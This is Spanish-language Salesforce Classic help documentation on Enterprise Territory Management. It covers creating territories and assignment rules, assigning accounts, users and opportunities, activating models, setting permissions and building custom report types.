De forma predeterminada, cada modelo de territorios puede tener hasta 1.000 territorios.

1. Abra el modelo de territorio donde quiera crear el territorio.
2. Si lo necesita, seleccione **Vista de árbol** en la lista desplegable para mostrar la jerarquía de territorios del modelo, incluidos los territorios existentes.
3. Para crear un territorio de nivel superior, pase el ratón por encima del nombre del modelo de territorio y haga clic en **Crear territorio**. Para crear un territorio secundario desde un territorio existente, pase el ratón por encima del nombre del territorio y haga clic en **Crear territorio**.
4. En la página Territorio nuevo, defina el territorio: asígnele una etiqueta con sentido y seleccione su tipo de territorio. Si el territorio requiere un acceso de usuario *diferente* para cuentas y oportunidades que el acceso de usuario *predeterminado* para esos registros, defina los niveles de acceso de usuarios del territorio.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear territorios:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Creación y vista previa de asignaciones de cuentas de territorio

Las cuentas se asignan a territorios creando reglas que las asignen automáticamente o agregándolas manualmente. Se pueden configurar reglas para que se apliquen tanto a territorios principales como a sus descendientes. Las asignaciones manuales solamente se aplican al territorio en el que se realicen.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Antes de aplicar las asignaciones de cuentas de su modelo, debería obtener una vista previa de ellas ejecutando reglas de asignación e informes relacionados mientras el modelo tiene el estado `Planificación`. Cuando esté satisfecho con sus asignaciones de cuentas planificadas, cambie el estado del modelo a `Activo`. A continuación, ejecute las reglas de asignación de nuevo de modo que sus territorios incluyan las cuentas afectadas que se crearon o actualizaron durante el proceso de activación.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Uso de reglas para asignar cuentas a territorios
Cree y ejecute reglas que asignen automáticamente cuentas nuevas o modificadas a territorios. Una regla identifica una o más características que utiliza para definir ese territorio y hace que Gestión de territorio de empresa asigne cuentas con esas características a ese territorio automáticamente. Si su territorio tiene el estado `Planificación`, ejecutar reglas le permitirá obtener una *vista previa* de asignaciones de cuentas. Si su territorio tiene el estado `Activo` cuando ejecuta reglas, las cuentas se asignan a territorios de acuerdo con sus reglas.

Asignar manualmente cuentas a un territorio
Las cuentas que no están asignadas a territorios por reglas pueden asignarse manualmente a mas territorios, uno por uno. La asignación manual resulta de utilidad para cuentas con características exclusivas y, por lo tanto, las reglas no pueden asignarlas.

Vista previa de asignaciones de cuentas de territorio
Antes de que active un modelo de territorio, debería obtener una vista previa y validar sus asignaciones de cuentas de territorio. Obtenga una vista previa de asignaciones ejecutando reglas de asignación cuando el modelo tenga el estado `Planificación`. Verifique también sus asignaciones manuales.

Identificar usuarios en territorios asignados a una cuenta
Las cuentas y los usuarios se asignan a territorios de forma independiente, pero cuando se asigna una cuenta a un territorio, los usuarios del territorio tienen acceso a la cuenta. Es fácil determinar qué usuarios son mirando el registro de la cuenta.

## Uso de reglas para asignar cuentas a territorios

Cree y ejecute reglas que asignen automáticamente cuentas nuevas o modificadas a territorios. Una regla identifica una o más características que utiliza para definir ese territorio y hace que Gestión de territorio de empresa asigne cuentas con esas características a ese territorio automáticamente. Si su territorio tiene el estado `Planificación`, ejecutar reglas le permitirá obtener una *vista previa* de asignaciones de cuentas. Si su territorio tiene el estado `Activo` cuando ejecuta reglas, las cuentas se asignan a territorios de acuerdo con sus reglas.

**Nota:** Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

**Consejo:** Es una práctica recomendada *no* asignar una regla a un territorio si esa regla es secundaria de otra regla *ya asignada* al territorio. Para averiguar qué reglas se aplican a un territorio, solo hay que abrir la página de detalles de registro del territorio y mirar las Reglas de asignación asignadas a esta lista relacionada Territorio. Si una regla tiene `Aplicar a territorios secundarios` seleccionada, no asigne la regla por separado a los territorios secundarios.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**PERMISOS DE USUARIO**

Para crear reglas en sus territorios:

- "Personalizar aplicación"
  "Gestionar territorios"

1. Desde la jerarquía de modelos de territorio, abra el territorio donde quiera crear una regla.
2. En la página de detalles, en la lista relacionada Reglas de asignación definidas en este territorio, haga clic en **Nuevo**.
3. **Nota:** Si su organización activo las listas de selección de estado y país, las reglas de asignación de territorios que emplean estados como criterios deben utilizar la coincidencia `contiene` en vez de la coincidencia `igual a`.

   En la página de modificación de reglas, introduzca un nombre para la nueva regla y defina criterios de selección.
4. Si desea que la regla también se aplique a los descendientes del territorio actual, seleccione la casilla de verificación **Aplicar a territorios secundarios**.
5. Si desea que la regla se ejecute automáticamente cuando un usuario cree o modifique una cuenta, seleccione la casilla de verificación **Activo**.

6. Haga clic en **Guardar** para guardar la regla y volver a la página de detalles del territorio.
7. (Opcional) En la lista relacionada Reglas de asignación definidas en este territorio, haga clic en **Ejecutar reglas**.
   Recibirá un correo electrónico cuando el proceso se haya completado.

Ejemplo: Las reglas pueden funcionar en conjunto dentro de territorios y territorios secundarios. Por ejemplo, crea un territorio denominado Países occidentales, cuyos territorios secundarios sean Portugal, Francia y España. Desde el registro del territorio Países occidentales, crea una regla que asigna cuentas de Portugal, Francia y España a dicho territorio. Aplica esa regla a territorios secundarios y, a continuación, desde el registro del territorio España, crea una regla que asigna cuentas en España y el territorio español.

Para cualquier territorio secundario del territorio español, no tiene que especificar el estado en los criterios si marca la regla de territorio España como heredable para territorios secundarios. En su lugar puede utilizar criterios más específicos, como el código postal o el sector.

CONSULTE TAMBIÉN

Activación de reglas de asignación y su aplicación a territorios descendientes

## Asignar manualmente cuentas a un territorio

Las cuentas que no están asignadas a territorios por reglas pueden asignarse manualmente a mas territorios, uno por uno. La asignación manual resulta de utilidad para cuentas con características exclusivas y, por lo tanto, las reglas no pueden asignarlas.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Desde la jerarquía de modelos de territorio, abra el territorio donde quiera asignar una o más cuentas.
2. En la página de detalles del territorio, en la lista relacionada Cuentas asignadas manualmente, haga clic en **Agregar cuentas** para ver una lista de las cuentas de su organización. Ajuste la vista de lista si lo necesita.
3. En la lista relacionada `Disponible`, seleccione la casilla de verificación de cada cuenta que desee asignar. Si necesita ver más registros, haga clic en **Más** debajo de la lista.
   Cada cuenta seleccionada aparecerá en la lista relacionada Seleccionada.
4. Haga clic en **Asignar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para asignar cuentas manualmente dentro de sus territorios:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Vista previa de asignaciones de cuentas de territorio

Antes de que active un modelo de territorio, debería obtener una vista previa y validar sus asignaciones de cuentas de territorio. Obtenga una vista previa de asignaciones ejecutando reglas de asignación cuando el modelo tenga el estado `Planificación`. Verifique también sus asignaciones manuales.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Importante: Para proteger la calidad de los datos, no podrá modificar un territorio hasta que no reciba el correo electrónico que confirme que las reglas se han ejecutado correctamente. Si las reglas no se ejecutan correctamente, siga las instrucciones proporcionadas en el correo electrónico para solucionar problemas específicos.

1. Abra el registro del modelo de territorio de cuyas cuentas asignadas desee obtener una vista previa y haga clic en **Ver jerarquía**.
2. Verifique que el modelo tiene el estado `Planificación`.
3. Haga clic en **Ejecutar todas las reglas**.
   Cuando las reglas terminen de ejecutarse, le enviaremos un correo electrónico para notificárselo. El procesamiento puede tardar algo de tiempo, dependiendo del tamaño y la complejidad de su organización.
4. Desde la jerarquía de modelos de territorio, abra cada territorio y las reglas de asignación afectadas por los descendientes. Abra también los territorios que tengan asignaciones de cuentas manuales.
5. En la página de detalles de territorio, haga clic en **Ver cuentas** para ver cuentas asignadas. La columna `Método` indica cómo se asignó cada cuenta: por una regla o manualmente.

Nota: Si realiza cambios en las reglas de un territorio, deberá volver a ejecutar las reglas para ver esos cambios. En este caso, puede que quiera ejecutar reglas únicamente en ese territorio. Para ello, vaya a la página de detalles del territorio, desplácese a la lista relacionada Reglas de asignación definidas en este territorio y haga clic en **Ejecutar reglas**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para obtener una vista previa de asignaciones de cuentas de modelo de territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Identificar usuarios en territorios asignados a una cuenta

Las cuentas y los usuarios se asignan a territorios de forma independiente, pero cuando se asigna una cuenta a un territorio, los usuarios del territorio tienen acceso a la cuenta. Es fácil determinar qué usuarios son mirando el registro de la cuenta.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Abra el registro de cuenta que tiene territorios asignados.
2. Identifique los usuarios en la lista relacionada Usuarios en territorios asignados.

   Nota: El campo `Fecha de modificación` de esta lista relacionada indica la última vez que se modificó el registro de asociación de territorios de usuarios. Puede indicar o no el momento en que se asignó el usuario al territorio.

Ejemplo: Hay seis representantes de ventas asignados al territorio Costa este. Ya que XYZ Publishing también está asignado al territorio Costa este, los seis representantes de ventas del territorio aparecen en la lista relacionada Usuarios en territorios asignados en el registro de la cuenta XYZ Publishing.

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### PERMISOS DE USUARIO

Para ver usuarios en territorios en los modelos de territorios con estado `Activo`, `Planificación` o `Archivado` que están asignados a una cuenta:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

Para ver usuarios en territorios en el modelo de territorio con estado `Activo` que están asignados a una cuenta:

- "Ver parámetros y configuración"

# Asignar manualmente uno o más territorios a una cuenta

Asigne uno o más territorios a una cuenta directamente desde el registro de la cuenta. Solo los territorios que pertenecen a modelos en estado `Planificación` o `Activo` pueden asignarse a cuentas.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Abra la cuenta a la que desee asignar territorios.
2. En la página de detalles de la cuenta, en la lista relacionada Territorios asignados, haga clic en **Asignar territorios** para ver una lista de los territorios de su organización. Ajuste la vista de lista si lo necesita.
3. Seleccione el modelo de territorio que contiene los territorios que desea asociar.
4. En la lista relacionada `Disponible`, seleccione la casilla de verificación de cada territorio que desee asignar. Si necesita ver más registros, haga clic en **Más** debajo de la lista. Cada territorio seleccionado aparecerá en la lista relacionada Seleccionado.
5. Haga clic en **Asignar**.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## PERMISOS DE USUARIO

Para asignar territorios manualmente dentro de sus cuentas:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

Para ver territorios en los modelos de territorios con estado `Activo`, `Planificación` o `Archivado` que están asignados a una cuenta:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

Para ver territorios asignados desde el modelo de territorio con estado `Activo` que están asignados a una cuenta:

- "Ver parámetros y configuración"

## Asignar manualmente una o más reglas de asignación a un territorio

Asigne una o más reglas de asignación de objetos a un territorio directamente desde el registro de territorio. Las reglas disponibles provienen del modelo de territorio al que pertenece el territorio.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Los territorios pueden tener hasta 15 reglas de asignación para cada uno.

1. Abra el territorio al que desee asignar reglas.
2. En la página de detalles del territorio, en la lista relacionada **Reglas de asignación asignadas a este territorio**, haga clic en **Asignar reglas** para ver una lista de las reglas disponibles en el modelo.
3. En la lista relacionada `Disponible`, pase el ratón sobre los nombres de las reglas disponibles para ver los detalles de sus criterios. Seleccione la casilla de verificación de cada regla que desee asignar al territorio. Si necesita ver más reglas, haga clic en **Más** debajo de la lista.
   Cada regla seleccionada aparecerá en la lista relacionada Seleccionada.
4. Aplique las reglas seleccionadas a territorios secundarios según proceda.
5. Haga clic en **Asignar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para asignar reglas a un territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Asignar manualmente un territorio a una oportunidad

Puede asignar y supervisar el territorio donde los representantes de ventas asignados trabajan en una oportunidad en un registro de oportunidad. Las asignaciones manuales de territorios están controladas por su acceso de colaboración a la cuenta (principal) asignada de la oportunidad. Cuando asigna un territorio a una oportunidad, esa oportunidad se comparte con todos los usuarios de Salesforce asignados al principal del territorio en la jerarquía del modelo de territorio.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Los usuarios que *tienen* acceso de colaboración a la cuenta de la oportunidad pueden asignar *cualquier* territorio del modelo activo a la oportunidad. Los usuarios que *no* lo tienen *solo* pueden asignar un territorio que *también* esté asignado a la cuenta de la oportunidad. Para asignaciones manuales de territorios, Salesforce sugiere oportunidades asignadas a la cuenta del territorio, pero los usuarios con acceso de colaboración pueden buscar y asignar cualquier territorio en el modelo de territorios activo.

1. Abra el registro de oportunidad.
2. En el campo `Territorio`, especifique el territorio que desea asignar.
3. Guarde el registro de oportunidad.

Ejemplo: La cuenta Utel.com tiene seis oportunidades y dos territorios (Costa este y Costa oeste). Pueden asignar Costa este, Costa oeste, o cualquier otro territorio dentro del modelo activo a cualquiera de esas seis oportunidades. Uno de sus representantes de ventas tiene acceso de colaboración a la cuenta asignada a una de las oportunidades, de modo que puede asignar cualquier territorio a esa oportunidad. Para las otras cinco oportunidades, no tiene

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para asignar manualmente territorios a oportunidades:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

acceso de colaboración asignado a cuentas, por lo que para estas solo puede asignar un territorio que ya esté asignado a la cuenta asignada de la oportunidad.

## Ejecutar el filtro de asignación de territorio de oportunidad

El filtro de asignación de territorio de oportunidad asigna automáticamente territorios a oportunidades basándose en la lógica de filtro de la clase de Apex.

1. Vea la jerarquía del modelo de territorio activo.
2. Haga clic en **Ejecutar filtro de oportunidad** para iniciar el trabajo que aplica el filtro. Seleccione las opciones para las oportunidades que hay que incluir. Muestre más opciones o introduzca un intervalo de fechas.
3. Haga clic en **Ejecutar filtro de oportunidad**.
   Recibirá un mensaje de correo electrónico cuando el trabajo se haya completado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ejecutar el filtro de asignación de territorio de oportunidad:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Duplicar un modelo de territorio

La duplicación le permite crear una copia de un modelo de territorio que puede utilizar para probar diversas características de territorios. En nuevo modelo incluye los territorios, las reglas de asignación, los usuarios y las cuentas asignadas manualmente del original. Solo los modelos con estado `Planificación`, `Activo` o `Archivado` pueden duplicarse. Cuando la duplicación termina, el nuevo modelo tiene un estado `Planificación`.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Tras completarse el proceso de duplicación, el nuevo modelo de territorio que se crea tiene el estado `Planificación`.

1. Abra el modelo de territorio que desea duplicar.
2. Haga clic en **Duplicar**.
3. Defina los campos de etiqueta y descripción.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para duplicar un modelo de territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

El estado del modelo cambia a `Duplicando` mientras Salesforce procesa su solicitud. La duplicación puede tardar algo de tiempo, dependiendo del tamaño y la complejidad de su modelo. Cuando el proceso se haya completado, le enviaremos un correo electrónico para notificárselo.

CONSULTE TAMBIÉN

Límites de Gestión de territorio de empresa

## Asignación de usuarios a territorios

Asigne usuarios a los territorios en los que trabajarán para vender productos y servicios. Puede asignar usuarios a territorios que pertenecen a modelos en estado `Activo` o `Planificación`; sin embargo, las asignaciones realizadas dentro el estado `Planificación` solo son para fines de planificación: *no* afectan al acceso de usuarios a registros.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Desde la jerarquía de modelos de territorio, abra el territorio donde quiera asignar usuarios.
2. En la página de detalles del territorio, en la lista relacionada Usuarios asignados, haga clic en **Gestionar usuarios**.
3. En la página Asignar usuarios, seleccione o busque el usuario que quiera agregar.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para asignar usuarios a territorios:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Identificar usuarios de territorios por regla de territorio

Manténgase al tanto de las funciones de los usuarios dentro de territorios creando funciones de territorio y asignándolas a los usuarios de territorios como desee. Los usuarios pueden tener diversas funciones en territorios diversos.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Ejemplo: Por ejemplo, puede crear funciones como Propietario de territorio, Gerente de ventas, Especialista de productos o Representante de ventas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

### Definir una lista de selección para funciones de usuario de territorios

Agregue funciones de territorio a la lista de selección `Función en territorio` del objeto UserTerritoryAssociation para poder seleccionar funciones para usuarios de territorios. La lista de selección Función en territorio que defina puede emplearse para todos los territorios con estado `Activo` o `Planificación`.

Asignar funciones de territorios a usuarios

Asigne funciones de territorios para identificar las funciones de usuarios dentro de territorios.

CONSULTE TAMBIÉN

Agregar o modificar valores de listas de selección

## Definir una lista de selección para funciones de usuario de territorios

Agregue funciones de territorio a la lista de selección `Función en territorio` del objeto UserTerritoryAssociation para poder seleccionar funciones para usuarios de territorios. La lista de selección Función en territorio que defina puede emplearse para todos los territorios con estado `Activo` o `Planificación`.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Desde los parámetros de gestión de objetos para asociaciones de territorios de usuarios, vaya al área de campos.
2. Haga clic en **Función en territorio** y, a continuación, haga clic en **Nueva**.
3. Introduzca los valores de la lista de selección que desee y haga clic en **Guardar**.
   Los valores que haya introducido ahora estarán disponibles para su selección en la lista de selección `Función en territorio` en la página de modificación de usuarios asignados al territorio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para definir listas de selección:
- "Personalizar aplicación"

## Asignar funciones de territorios a usuarios

Asigne funciones de territorios para identificar las funciones de usuarios dentro de territorios.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Asegúrese de que ha creado una función en la lista de selección Territorio para tener algunas funciones que poder seleccionar para usuarios.
2. Abra el registro del territorio donde desea asignar funciones de territorios.
3. En la lista Usuarios asignados, haga clic en **Modificar** junto al nombre de un usuario al que está asignando una función de territorio.
4. Desde la lista de seleccione `Función en territorio`, seleccione la función de territorio del usuario.
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para asignar funciones de territorios a usuarios:
- Ver parámetros y configuración

  Y

  "Gestionar territorios"

## Activación de un modelo de territorio

Cuando esté satisfecho con la estructura de su modelo de territorio y sus asignaciones de cuentas de territorio, estará listo para activarlo. Recuerde que también puede mantener modelos con los estados `Planificación` y `Archivado` para realizar más modelos y como referencia.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Importante: No puede haber más de un modelo con el estado `Activo` al mismo tiempo en su organización, y solamente puede activar un modelo que tenga el estado `Planificación`. Después de activar un modelo, no podrá restablecer el estado `Planificación`: solamente podrá establecer el estado `Archivado`.

1. Si lo necesita, obtenga una vista previa de asignaciones de cuentas antes de activar el modelo.
2. Abra el registro del modelo de territorio que desee activar y haga clic en **Ver jerarquía**.
3. Haga clic en **Activar**.
   El estado del modelo cambia a `Activando` mientras Salesforce procesa su solicitud. La activación puede tardar algo de tiempo, dependiendo del tamaño y la complejidad de su modelo. Cuando el proceso se haya completado, le enviaremos un correo electrónico para notificárselo.

CONSULTE TAMBIÉN

Estado de modelo de territorio

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para activar un modelo de territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Configurar permisos y acceso de Gestión de territorio de empresa para administradores y usuarios

Un paso importante para implementar Gestión de territorio de empresa es asegurarse de que los usuarios correctos pueden acceder a los elementos de modelo de territorio, registros y elementos de registros adecuados.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Asegúrese de que comprende el modo en que los permisos influyen en el acceso de modelos de territorio y registros en Gestión de territorio de empresa.
2. Asigne los permisos de usuario que sean necesarios.
3. Agregue la lista relacionada Territorios asignados a sus formatos de página de cuentas. Esta lista permite a los administradores asignar territorios de forma manual a cuentas y permite a los usuarios identificar los territorios que están asignados a sus cuentas. Asegúrese de que la lista relacionada incluye los campos estándar y personalizados (si los hubiera) que los administradores y usuarios necesitan ver.
4. Agregue los usuarios en la lista relacionada Territorios asignados a sus formatos de página de cuentas. Esta lista permite a los administradores y los usuarios ver todos los usuarios asignados a los territorios que están asignados a una cuenta, según sus permisos. Asegúrese de que la lista relacionada incluye los campos estándar y personalizados (si los hubiera) que los administradores y usuarios necesitan ver.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para asignar permisos de usuarios:

- "Gestionar usuarios"

Para crear, modificar y eliminar formatos de página:

- "Personalizar aplicación"

5. Agregue el campo `Territorio` a los formatos de página de Oportunidad. Este campo permite a los administradores y gestores de ventas asignar manualmente un territorio a una oportunidad desde una lista de territorios asignados a la cuenta de la oportunidad. Agregue los campos `Nombre de territorio` y `Descripción de territorio` a las vistas de lista de Oportunidad y a los informes, de modo que los usuarios puedan identificar los territorios asignados allí.
6. Agregue todos los botones, vínculos o acciones personalizados que haya creado para formatos de página de territorio.

CONSULTE TAMBIÉN

¿Cómo influyen los permisos en el acceso a datos y en las funciones en Gestión de territorio de empresa?

Perfiles

Conjuntos de permisos

Elementos de la interfaz de usuario del editor de formato de página mejorado

## Ejecutar reglas de asignación para un territorio

Ejecute reglas de asignación de cuentas para cualquier territorio que tenga reglas definidas y que pertenezca a un modelo de territorio en estado `Planificación` o `Activo`. Si su territorio tiene el estado `Planificación`, ejecutar reglas le permitirá obtener una *vista previa* de asignaciones de cuentas. Si su territorio tiene el estado `Activo` cuando ejecuta reglas, las cuentas se asignan a territorios de acuerdo con sus reglas.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Abra la jerarquía del modelo de territorio al que pertenezca el modelo de territorio.
2. En la vista de árbol o de lista, localice el territorio en el que desee ejecutar reglas.
3. En la vista de lista, haga clic en **Ejecutar reglas**. En la vista de árbol, pase el ratón sobre el nombre de territorio y haga clic en **Ejecutar reglas**. Si desea ver los detalles del registro del territorio, incluyendo sus reglas asignadas *antes* de ejecutar sus reglas, abra el registro y haga clic en el botón **Ejecutar reglas** la lista relacionada Reglas de asignación asignadas a este territorio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ejecutar reglas en sus territorios:

- "Personalizar aplicación"

  Y

  "Gestionar territorios"

## Determinar a qué territorios se aplica una regla de asignación

Si utiliza reglas para asignar cuentas a territorios, puede resultar de utilidad determinar a qué territorios se aplica una regla.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. En Configuración, introduzca *Modelos de territorio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Modelos de territorio** para ver una lista de los modelos de territorio de su organización.
2. Localice el modelo en el que opera la regla y haga clic en **Ver reglas** para ver una lista de todas las reglas asociadas al modelo y a sus territorios.
3. Haga clic en el nombre de la regla y busque los territorios a los que se aplica en la lista relacionada Territorios asignados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para ver detalles de reglas de asignación:

- "Personalizar aplicación"

  Y

  "Gestionar territorios"

# Crear tipos de informes personalizados para informes de Gestión de territorio de empresa

Las organizaciones que utilizan Gestión de territorio de empresa pueden ejecutar informes que muestran asignaciones de cuentas, asignaciones de usuarios, etc. Configure tipos de informes personalizados para que los gestores de ventas y otros usuarios puedan crear los informes que necesiten.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Asegúrese de familiarizarse con los tipos de informes personalizados y los pasos generales para crearlos y mantenerlos.
2. Cree tipos de informes personalizados relativos a estos objetos y configúrelos según sea necesario. Haga que todos los campos estén disponibles para la elaboración de informes. Agregue cada informe a la categoría de tipo de informe Gestión de territorios. Proporcione un nombre y una descripción claros para cada tipo de informe, de modo que los usuarios que creen informes puedan comprender cuál deben utilizar para sus necesidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para eliminar tipos de informes personalizados:

- "Modificar todos los datos"

| Informes (se han vinculado temas de informes seleccionados) | A (Objeto principal) | B | C |
|---|---|---|---|
| Cuentas asignadas a territorios | Cuentas | Territorios<br>Seleccione **Los registros "A" deben tener registros "B" relacionados**. | – |
| Cuentas no asignadas a territorios | Cuentas | Territorios<br>Seleccione **Los registros "A" pueden tener o no registros "B" relacionados**. | – |
| Territorios con cuentas asignadas | Modelos de territorio | Territorios | Registros con territorios asignados<br>Seleccione **Los registros "B" deben tener registros "C" relacionados**. |
| Territorios sin cuentas asignadas | Modelos de territorio | Territorios | Registros con territorios asignados<br>Seleccione **Los registros "B" pueden tener o no registros "C" relacionados**. |
| Usuarios asignados a territorios | Usuarios | Territorios<br>Seleccione **Los registros "A" deben tener registros "B" relacionados**. | – |
| Usuarios no asignados a territorios | Usuarios | Territorios<br>Seleccione **Los registros "A" pueden tener o no registros "B" relacionados**. | – |
| Territorios con usuarios asignados | Modelos de territorio | Territorios | Usuarios<br>Seleccione **Los registros "B" deben tener registros "C" relacionados**. |
| Territorios sin usuarios asignados | Modelos de territorio | Territorios | Usuarios<br>Seleccione **Los registros "B" pueden tener o no registros "C" relacionados**. |

| Informes (se han vinculado temas de informes seleccionados) | A (Objeto principal) | B | C |
|---|---|---|---|
| Información de cuentas de resumen por territorio | Cuentas | Territorios<br>Seleccione **Cada registro "A" debe tener, como mínimo, un registro "B" relacionado**. | – |

3. Implemente los tipos de informes que desee poner a disposición de los usuarios.
4. Haga saber a los usuarios que pueden crear informes mediante estos tipos de informes personalizados.

CONSULTE TAMBIÉN

Creación de un tipo de informe personalizado

# Informe sobre cuentas asignadas a territorios

Gestione asignaciones de cuentas a territorios de ventas informando sobre qué cuentas se han asignado a los territorios. Observe qué cuentas pertenecen a qué territorios.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Asegúrese de que su organización tiene un tipo de informe personalizado que vincula los objetos Cuentas y Territorios. Debería especificar que el objeto Cuentas *debe* tener registros de Territorio relacionados y debería hacer que todos los campos de estos objetos estén disponibles para la elaboración de informes.
2. Cree su informe: haga clic en la ficha Informes y, a continuación, haga clic en **Informe nuevo**.
3. Desde la categoría Administración de territorios, seleccione el tipo de informe personalizado creado para este informe.
4. Haga clic en **Crear**.
5. Asegúrese de que el *Nombre de la cuenta* del campo Cuentas y la *Etiqueta* del campo Territorios aparecen en el informe. Si no es así, agréguelos.
6. (Opcional) Filtrar los resultados del informe. Para mostrar datos de modelos de territorio con el estado `Activo` *únicamente*, desde la lista desplegable `Filtros`, seleccione *Filtro de campo*. Configure las opciones de filtro para mostrar *Modelo de territorio: la etiqueta equivale a <nombre del modelo de territorio activo>* y, a continuación, haga clic en **Aceptar**. Para filtrar por propiedad de cuenta, en el campo **Mostrar** seleccione *Mis cuentas*, *Las cuentas de mi equipo*, o bien *Cuentas de mi equipo de territorio*. Para filtrar por asignación de territorio de usuario, seleccione *Cuentas de mis territorios*.

   Importante: Si posteriormente activa un modelo de territorio diferente, asegúrese de actualizar la variable de nombre de modelo de territorio en este informe.
